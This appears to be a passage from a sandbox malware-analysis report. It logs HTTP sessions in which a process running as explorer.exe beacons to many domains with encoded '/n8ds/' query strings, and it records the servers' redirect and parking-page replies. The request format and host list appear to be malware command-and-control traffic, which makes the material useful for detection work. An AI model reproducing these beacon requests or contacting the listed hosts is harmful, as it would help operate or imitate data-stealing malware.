Dec 1, 2021 10:39:29.003925085 CET	533	IN	HTTP/1.1 307 Temporary Redirect Server: openresty Date: Wed, 01 Dec 2021 09:39:28 GMT Content-Type: text/html; charset=utf-8 Content-Length: 168 Connection: close Location: http://apps365.one X-Frame-Options: sameorigin Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 37 20 54 65 6d 70 6f 72 61 72 79 20 52 65 64 69 72 65 63 74 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 37 20 54 65 6d 70 6f 72 61 72 79 20 52 65 64 69 72 65 63 74 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6f 70 65 6e 72 65 73 74 79 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>307 Temporary Redirect</title></head><body> 307 Temporary Redirect <hr> openresty </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
33	192.168.11.20	49824	185.61.153.97	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 10:39:34.043601990 CET	534	OUT	GET /n8ds/?4ha8=4hi0dlyHZliDfr&gHl=xt9lVamh+l2tCJEzLraep2wr4mh9RzdETgdkMDxktciC9JfbtbQO2x805OfzVZ2kHZ4c HTTP/1.1 Host: www.dif-directory.xyz Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Dec 1, 2021 10:39:34.072640896 CET	535	IN	HTTP/1.1 301 Moved Permanently keep-alive: timeout=5, max=100 content-type: text/html content-length: 707 date: Wed, 01 Dec 2021 09:39:34 GMT server: LiteSpeed location: https://www.dif-directory.xyz/n8ds/?4ha8=4hi0dlyHZliDfr&gHl=xt9lVamh+l2tCJEzLraep2wr4mh9RzdETgdkMDxktciC9JfbtbQO2x805OfzVZ2kHZ4c x-turbo-charged-by: LiteSpeed x-frame-options: SAMEORIGIN x-xss-protection: 1; mode=block x-content-type-options: nosniff strict-transport-security: max-age=31536000; includeSubDomains; preload; referrer-policy: no-referrer-when-downgrade connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 73 74 79 6c 65 3d 22 68 65 69 67 68 74 3a 31 30 30 25 22 3e 0a 3c 68 65 61 64 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 73 68 72 69 6e 6b 2d 74 6f 2d 66 69 74 3d 6e 6f 22 20 2f 3e 0a 3c 74 69 74 6c 65 3e 20 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 0d 0a 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 20 73 74 79 6c 65 3d 22 63 6f 6c 6f 72 3a 20 23 34 34 34 3b 20 6d 61 72 67 69 6e 3a 30 3b 66 6f 6e 74 3a 20 6e 6f 72 6d 61 6c 20 31 34 70 78 2f 32 30 70 78 20 41 72 69 61 6c 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 20 68 65 69 67 68 74 3a 31 30 30 25 3b 20 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 20 23 66 66 66 3b 22 3e 0a 3c 64 69 76 20 73 74 79 6c 65 3d 22 68 65 69 67 68 74 3a 61 75 74 6f 3b 20 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 25 3b 20 22 3e 20 20 20 20 3c 64 69 76 20 73 74 79 6c 65 3d 22 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 20 77 69 64 74 68 3a 38 30 30 70 78 3b 20 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 20 2d 34 30 30 70 78 3b 20 70 6f 73 69 74 69 6f 6e 3a 61 62 73 6f 6c 75 74 65 3b 20 74 6f 70 3a 20 33 30 25 3b 20 6c 65 66 74 3a 35 30 25 3b 22 3e 0a 20 20 20 20 20 20 20 20 3c 68 31 20 73 74 79 6c 65 3d 22 6d 61 72 67 69 6e 3a 30 3b 20 66 6f 6e 74 2d 73 69 7a 65 3a 31 35 30 70 78 3b 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 31 35 30 70 78 3b 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 62 6f 6c 64 3b 22 3e 33 30 31 3c 2f 68 31 3e 0a 3c 68 32 20 73 74 79 6c 65 3d 22 6d 61 72 67 69 6e 2d 74 6f 70 3a 32 30 70 78 3b 66 6f 6e 74 2d 73 69 7a 65 3a 20 33 30 70 78 3b 22 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 0d 0a 3c 2f 68 32 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 62 65 65 6e 20 70 65 72 6d 61 6e 65 6e 74 6c 79 20 6d 6f 76 65 64 2e 3c 2f 70 3e 0a 3c 2f 64 69 76 3e 3c 2f 64 69 76 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html style="height:100%"><head><meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no" /><title> 301 Moved Permanently</title></head><body style="color: #444; margin:0;font: normal 14px/20px Arial, Helvetica, sans-serif; height:100%; background-color: #fff;"> 301 Moved Permanently The document has been permanently moved. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
34	192.168.11.20	49825	185.98.5.234	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 10:39:39.177602053 CET	536	OUT	GET /n8ds/?gHl=36nvuDOhb+cAfEYoHlPXfn1RMzo0BBULKTbTy1LRYyC8hoxuY2l1xvAmELDfWhX0UcPs&4ha8=4hi0dlyHZliDfr HTTP/1.1 Host: www.avto-click.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Dec 1, 2021 10:39:39.279314041 CET	536	IN	HTTP/1.1 301 Moved Permanently Server: nginx Date: Wed, 01 Dec 2021 09:39:39 GMT Content-Type: text/html Content-Length: 162 Connection: close Location: https://www.avto-click.com/n8ds/?gHl=36nvuDOhb+cAfEYoHlPXfn1RMzo0BBULKTbTy1LRYyC8hoxuY2l1xvAmELDfWhX0UcPs&4ha8=4hi0dlyHZliDfr Strict-Transport-Security: max-age=31536000 X-Frame-Options: SAMEORIGIN X-Content-Type-Options: nosniff Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>301 Moved Permanently</title></head><body> 301 Moved Permanently <hr> nginx </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
35	192.168.11.20	49826	66.29.140.185	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 10:39:56.641159058 CET	538	OUT	GET /n8ds/?4ha8=4hi0dlyHZliDfr&gHl=nk91cKg8qOwhKsLnO/dUua/naUDhyNO+v5raVsad7WuGJwv5YN6kPTc jqATZ67dmN8K4 HTTP/1.1 Host: www.lopsrental.lease Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Dec 1, 2021 10:39:56.898849010 CET	539	IN	HTTP/1.1 404 Not Found Date: Wed, 01 Dec 2021 09:39:56 GMT Server: Apache/2.4.29 (Ubuntu) Content-Length: 282 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 68 72 3e 0a 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 77 77 77 2e 6c 6f 70 73 72 65 6e 74 61 6c 2e 6c 65 61 73 65 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL was not found on this server. <hr><address>Apache/2.4.29 (Ubuntu) Server at www.lopsrental.lease Port 80</address></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.11.20	49794	44.227.76.166	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 10:34:14.661091089 CET	455	OUT	GET /n8ds/?4ha8=4hi0dlyHZliDfr&gHl=UGKaYhNfstwp7hLG7UrFh27uWUnvgBcRCHkNbEmp8q6nPSt6bmPZIRK UPgjia3mN02Vr HTTP/1.1 Host: www.apps365.one Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Dec 1, 2021 10:34:14.840756893 CET	456	IN	HTTP/1.1 307 Temporary Redirect Server: openresty Date: Wed, 01 Dec 2021 09:34:14 GMT Content-Type: text/html; charset=utf-8 Content-Length: 168 Connection: close Location: http://apps365.one X-Frame-Options: sameorigin Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 37 20 54 65 6d 70 6f 72 61 72 79 20 52 65 64 69 72 65 63 74 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 37 20 54 65 6d 70 6f 72 61 72 79 20 52 65 64 69 72 65 63 74 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6f 70 65 6e 72 65 73 74 79 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>307 Temporary Redirect</title></head><body> 307 Temporary Redirect <hr> openresty </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.11.20	49795	198.54.117.217	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 10:34:20.311655045 CET	457	OUT	GET /n8ds/?gHl=tFWpUqTJBKKZjj7mpmRmO+UO9YCEuI1l6CuT88R3V9vk9mUNjYvQT6q9cPheoq+XMEYl&4ha8=4 hi0dlyHZliDfr HTTP/1.1 Host: www.receiptpor.xyz Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.11.20	49796	216.250.120.206	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 10:34:25.618849039 CET	457	OUT	GET /n8ds/?4ha8=4hi0dlyHZliDfr&gHl=f/B16EdvHg/4mql2vq5Md1sx/t71Njj4R8zlekrOfJu06zuLM7yaFZuMLQOQaJsZfcYK HTTP/1.1 Host: www.writingmomsobitwithmom.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 10:34:25.756627083 CET	459	IN	HTTP/1.1 404 Not Found Content-Type: text/html Content-Length: 1271 Connection: close Date: Wed, 01 Dec 2021 09:34:25 GMT Server: Apache X-Frame-Options: deny Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 3e 0a 20 3c 68 65 61 64 3e 0a 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 3e 0a 20 20 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0a 20 20 20 68 74 6d 6c 2c 20 62 6f 64 79 2c 20 23 70 61 72 74 6e 65 72 2c 20 69 66 72 61 6d 65 20 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 68 65 69 67 68 74 3a 31 30 30 25 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 77 69 64 74 68 3a 31 30 30 25 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 3a 30 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 70 61 64 64 69 6e 67 3a 30 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 62 6f 72 64 65 72 3a 30 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 6f 75 74 6c 69 6e 65 3a 30 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 31 30 30 25 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 76 65 72 74 69 63 61 6c 2d 61 6c 69 67 6e 3a 62 61 73 65 6c 69 6e 65 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 62 61 63 6b 67 72 6f 75 6e 64 3a 74 72 61 6e 73 70 61 72 65 6e 74 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 7d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 62 6f 64 79 20 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 6f 76 65 72 66 6c 6f 77 3a 68 69 64 64 65 6e 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 7d 0a 20 20 3c 2f 73 74 79 6c 65 3e 0a 20 20 3c 6d 65 74 61 20 63 6f 6e 74 65 6e 74 3d 22 4e 4f 57 22 20 6e 61 6d 65 3d 22 65 78 70 69 72 65 73 22 3e 0a 20 20 3c 6d 65 74 61 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 64 65 78 2c 20 66 6f 6c 6c 6f 77 2c 20 61 6c 6c 22 20 6e 61 6d 65 3d 22 47 4f 4f 47 4c 45 42 4f 54 22 3e 0a 20 20 3c 6d 65 74 61 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 64 65 78 2c 20 66 6f 6c 6c 6f 77 2c 20 61 6c 6c 22 20 6e 61 6d 65 3d 22 72 6f 62 6f 74 73 22 3e 0a 20 20 3c 21 2d 2d 20 46 6f 6c 6c 6f 77 69 6e 67 20 4d 65 74 61 2d 54 61 67 20 66 69 78 65 73 20 73 63 61 6c 69 6e 67 2d 69 73 73 75 65 73 20 6f 6e 20 6d 6f 62 69 6c 65 20 64 65 76 69 63 65 73 20 2d 2d 3e 0a 20 20 3c 6d 65 74 61 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 3b 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2e 30 3b 20 6d 61 78 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2e 30 3b 20 75 73 65 72 2d 73 63 61 6c 61 62 6c 65 3d 30 3b 22 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 3e 0a 20 3c 2f 68 65 61 64 3e 0a 20 3c 62 6f 64 79 3e 0a 20 20 3c 64 69 76 20 69 64 3d 22 70 61 72 74 6e 65 72 22 3e 0a 20 20 3c 2f 64 69 76 3e 0a 20 20 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 3e 0a 20 20 20 64 6f 63 75 6d 65 6e 74 2e 77 72 69 74 65 28 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 27 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 20 6c 61 6e 67 75 61 67 65 3d 22 4a 61 76 61 53 63 72 69 70 74 22 27 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 2b 20 27 73 72 63 3d 22 2f 2f 73 65 64 6f 70 61 72 6b 69 6e 67 2e 63 6f 6d 2f 66 72 6d 70 61 72 6b 2f 27 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 2b 20 77 69 6e 64 6f 77 2e 6c 6f 63 61 74 69 6f 6e 2e 68 6f 73 74 20 2b 20 27 2f 27 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 2b 20 27 49 4f 4e 4f 53 50 61 72 6b 69 6e 67 55 53 27 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 Data Ascii: <!DOCTYPE html><html> <head> <meta charset="utf-8"> <style type="text/css"> html, body, #partner, iframe { height:100%; width:100%; margin:0; padding:0; border:0; outline:0; font-size:100%; vertical-align:baseline; background:transparent; } body { overflow:hidden; } </style> <meta content="NOW" name="expires"> <meta content="index, follow, all" name="GOOGLEBOT"> <meta content="index, follow, all" name="robots"> ... Following Meta-Tag fixes scaling-issues on mobile devices --> <meta content="width=device-width; initial-scale=1.0; maximum-scale=1.0; user-scalable=0;" name="viewport"> </head> <body> <script type="text/javascript"> document.write('<script type="text/javascript" language="JavaScript"' + 'src="//sedoparking.com/frmpark/' + window.location.host + '/' + 'IONOSParkingUS'

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.11.20	49797	81.2.194.128	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 10:34:31.911740065 CET	460	OUT	GET /n8ds/?gHl=c2GcPcxTJCn2LTXtZlkaUw2pSxcw64fMJrFLz4vK/kX5/sVAgoQGq8HC2c+bDUK23KGm&4ha8=4hi0dlyHZliDfr HTTP/1.1 Host: www.growebox.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 10:34:31.939558983 CET	462	IN	HTTP/1.1 200 OK Date: Wed, 01 Dec 2021 09:34:31 GMT Server: Apache Content-Length: 3011 Connection: close Content-Type: text/html Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 20 54 72 61 6e 73 69 74 69 6f 6e 61 6c 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 54 68 65 20 64 6f 6d 61 69 6e 20 6e 61 6d 65 20 69 73 20 72 65 67 69 73 74 65 72 65 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 6f 62 6f 74 73 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 69 6e 64 65 78 2c 20 6e 6f 66 6f 6c 6c 6f 77 22 3e 0d 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 77 69 6e 64 6f 77 73 2d 31 32 35 30 22 3e 0d 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 64 65 73 63 72 69 70 74 69 6f 6e 22 20 63 6f 6e 74 65 6e 74 3d 22 46 4f 52 50 53 49 20 6a 65 20 45 76 72 6f 70 73 6b e1 20 68 6f 75 73 69 6e 67 6f 76 e1 20 73 70 6f 6c 65 e8 6e 6f 73 74 2e 20 4e 61 62 ed 7a ed 20 73 6c 75 9e 62 79 20 77 65 62 68 6f 73 74 69 6e 67 75 2c 20 73 65 72 76 65 72 68 6f 73 74 69 6e 67 75 2c 20 72 65 67 69 73 74 72 61 63 65 20 64 6f 6d e9 6e 6f 76 fd 63 68 20 6a 6d 65 6e 20 61 20 77 77 77 20 73 74 72 e1 6e 6b 79 20 6e 61 20 73 65 72 76 65 72 65 63 68 20 57 69 6e 64 6f 77 73 2f 4c 69 6e 75 78 2e 22 3e 0d 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 6b 65 79 77 6f 72 64 73 22 20 63 6f 6e 74 65 6e 74 3d 22 66 6f 72 70 73 69 2c 77 65 62 68 6f 73 74 69 6e 67 2c 64 6f 6d e9 6e 61 2c 64 6f 6d e9 6e 79 2c 68 6f 73 74 69 6e 67 2c 73 65 72 76 65 72 2c 73 65 72 76 65 72 68 6f 73 74 69 6e 67 2c 73 65 72 76 65 72 68 6f 75 73 69 6e 67 2c 61 64 73 6c 2c 77 69 66 69 2c 77 69 2d 66 69 2c 64 6f 6d 61 69 6e 2c 64 6f 6d 61 69 6e 73 22 3e 0d 0a 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0d 0a 3c 21 2d 2d 0d 0a 68 74 6d 6c 2c 20 62 6f 64 79 20 7b 0d 0a 09 6d 61 72 67 69 6e 3a 20 30 70 78 3b 0d 0a 09 70 61 64 64 69 6e 67 3a 20 30 70 78 3b 0d 0a 09 68 65 69 67 68 74 3a 20 31 30 30 25 3b 0d 0a 09 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 20 23 33 32 35 34 39 63 3b 0d 0a 7d 0d 0a 23 63 6f 6e 74 61 69 6e 65 72 20 7b 0d 0a 09 68 65 69 67 68 74 3a 20 31 30 30 25 3b 0d 0a 09 77 69 64 74 68 3a 20 31 30 30 25 3b 0d 0a 09 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 0d 0a 7d 0d 0a 23 62 6f 78 20 7b 0d 0a 09 77 69 64 74 68 3a 20 35 32 30 70 78 3b 0d 0a 09 70 6f 73 69 74 69 6f 6e 3a 20 72 65 6c 61 74 69 76 65 3b 0d 0a 09 6d 61 72 67 69 6e 3a 20 30 20 61 75 74 6f 3b 0d 0a 09 74 6f 70 3a 20 31 36 30 70 78 3b 0d 0a 09 62 6f 72 64 65 72 3a 20 34 70 78 20 73 6f 6c 69 64 20 23 63 63 63 63 63 63 3b 0d 0a 09 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 20 23 46 46 46 46 46 46 3b 0d 0a 09 62 61 63 6b 67 72 6f 75 6e 64 2d 69 6d 61 67 65 3a 20 75 72 6c 28 69 6d 67 2f 6c 6f 67 6f 5f 66 6f 72 70 73 69 2e 67 69 66 29 3b 0d 0a 09 62 61 63 6b 67 72 6f 75 6e 64 2d 72 65 70 65 61 74 3a 20 6e 6f 2d 72 65 70 65 61 74 3b 0d 0a 09 62 61 63 6b 67 72 6f 75 6e 64 2d 70 6f 73 69 74 69 6f 6e 3a 20 6c 65 66 74 20 74 6f 70 3b 0d 0a 09 70 61 64 64 69 6e 67 3a 20 32 30 70 78 3b 0d 0a 09 66 6f 6e 74 2d 66 61 6d 69 6c 79 20 3a 20 56 65 72 64 61 6e 61 2c 20 41 72 69 61 6c 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 0d 0a 09 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 34 70 78 3b 0d 0a 09 63 6f 6c 6f 72 3a 20 23 33 38 35 30 36 62 3b 0d 0a 7d 0d 0a 23 62 6f 78 32 20 7b 0d 0a 09 77 69 64 74 68 3a 20 35 32 30 70 78 3b 0d 0a 09 70 6f 73 69 74 69 6f 6e 3a 20 72 65 6c 61 74 69 76 65 3b 0d 0a 09 6d 61 72 67 69 6e 3a 20 Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN"><html><head><title>The domain name is registered</title><meta name="robots" content="noindex, nofollow"><meta http-equiv="Content-Type" content="t ext/html; charset=windows-1250"><meta name="description" content="FORPSI je Evropsk housingov spolenost. Nabz sluby webhostingu, serverhostingu, registrace domnovch jmen a www strnky na serverech Windows/Linux."><meta na me="keywords" content="forpsi,webhosting,domna,domny,hosting,server,serverhosting,housing,serverhousing,adsl,wifi,wi-fi,domain,domains"><style type="text/css">...html, body {margin: 0px;padding: 0px;height: 100%;background-color: #32549c;}#container {height: 100%;width: 100%;text-align: center;}#box {width: 520px;position: relative;margin: 0 auto;top: 160px;border: 4px solid #cccccc;background-color: #FFFFFF;background-image: url(img/logo_forpsi.gif);background-repe at: no-repeat;background-position: left top;padding: 20px;font-family : Verdana, Arial, Helvetica, sans-serif;font-size: 14px;color: #38506b;}#box2 {width: 520px;position: relative;margin:

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.11.20	49798	185.61.153.97	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 10:34:37.005281925 CET	464	OUT	GET /n8ds/?4ha8=4hi0dlyHZliDfr&gHl=xt9lVamh+l2tCJEzLraep2wr4mh9RzdETgdkMDxktciC9JfbtbQO2x805OfzVZ2kHZ4c HTTP/1.1 Host: www.dif-directory.xyz Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 10:34:37.034074068 CET	466	IN	HTTP/1.1 301 Moved Permanently keep-alive: timeout=5, max=100 content-type: text/html content-length: 707 date: Wed, 01 Dec 2021 09:34:37 GMT server: LiteSpeed location: https://www.dif-directory.xyz/n8ds/?4ha8=4hi0dlyHZliDfr&gHl=xt9lVamh+l2tCJEzLraep2wr4mh9RzdETgdkMDxktciC9JfbtbQO2x805OfzVZ2kHZ4c x-turbo-charged-by: LiteSpeed x-frame-options: SAMEORIGIN x-xss-protection: 1; mode=block x-content-type-options: nosniff strict-transport-security: max-age=31536000; includeSubDomains; preload; referrer-policy: no-referrer-when-downgrade connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 73 74 79 6c 65 3d 22 68 65 69 67 68 74 3a 31 30 30 25 22 3e 0a 3c 68 65 61 64 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 73 68 72 69 6e 6b 2d 74 6f 2d 66 69 74 3d 6e 6f 22 20 2f 3e 0a 3c 74 69 74 6c 65 3e 20 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 0d 0a 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 20 73 74 79 6c 65 3d 22 63 6f 6c 6f 72 3a 20 23 34 34 34 3b 20 6d 61 72 67 69 6e 3a 30 3b 66 6f 6e 74 3a 20 6e 6f 72 6d 61 6c 20 31 34 70 78 2f 32 30 70 78 20 41 72 69 61 6c 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 20 68 65 69 67 68 74 3a 31 30 30 25 3b 20 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 20 23 66 66 66 3b 22 3e 0a 3c 64 69 76 20 73 74 79 6c 65 3d 22 68 65 69 67 68 74 3a 61 75 74 6f 3b 20 6d 69 6e 2d 68 65 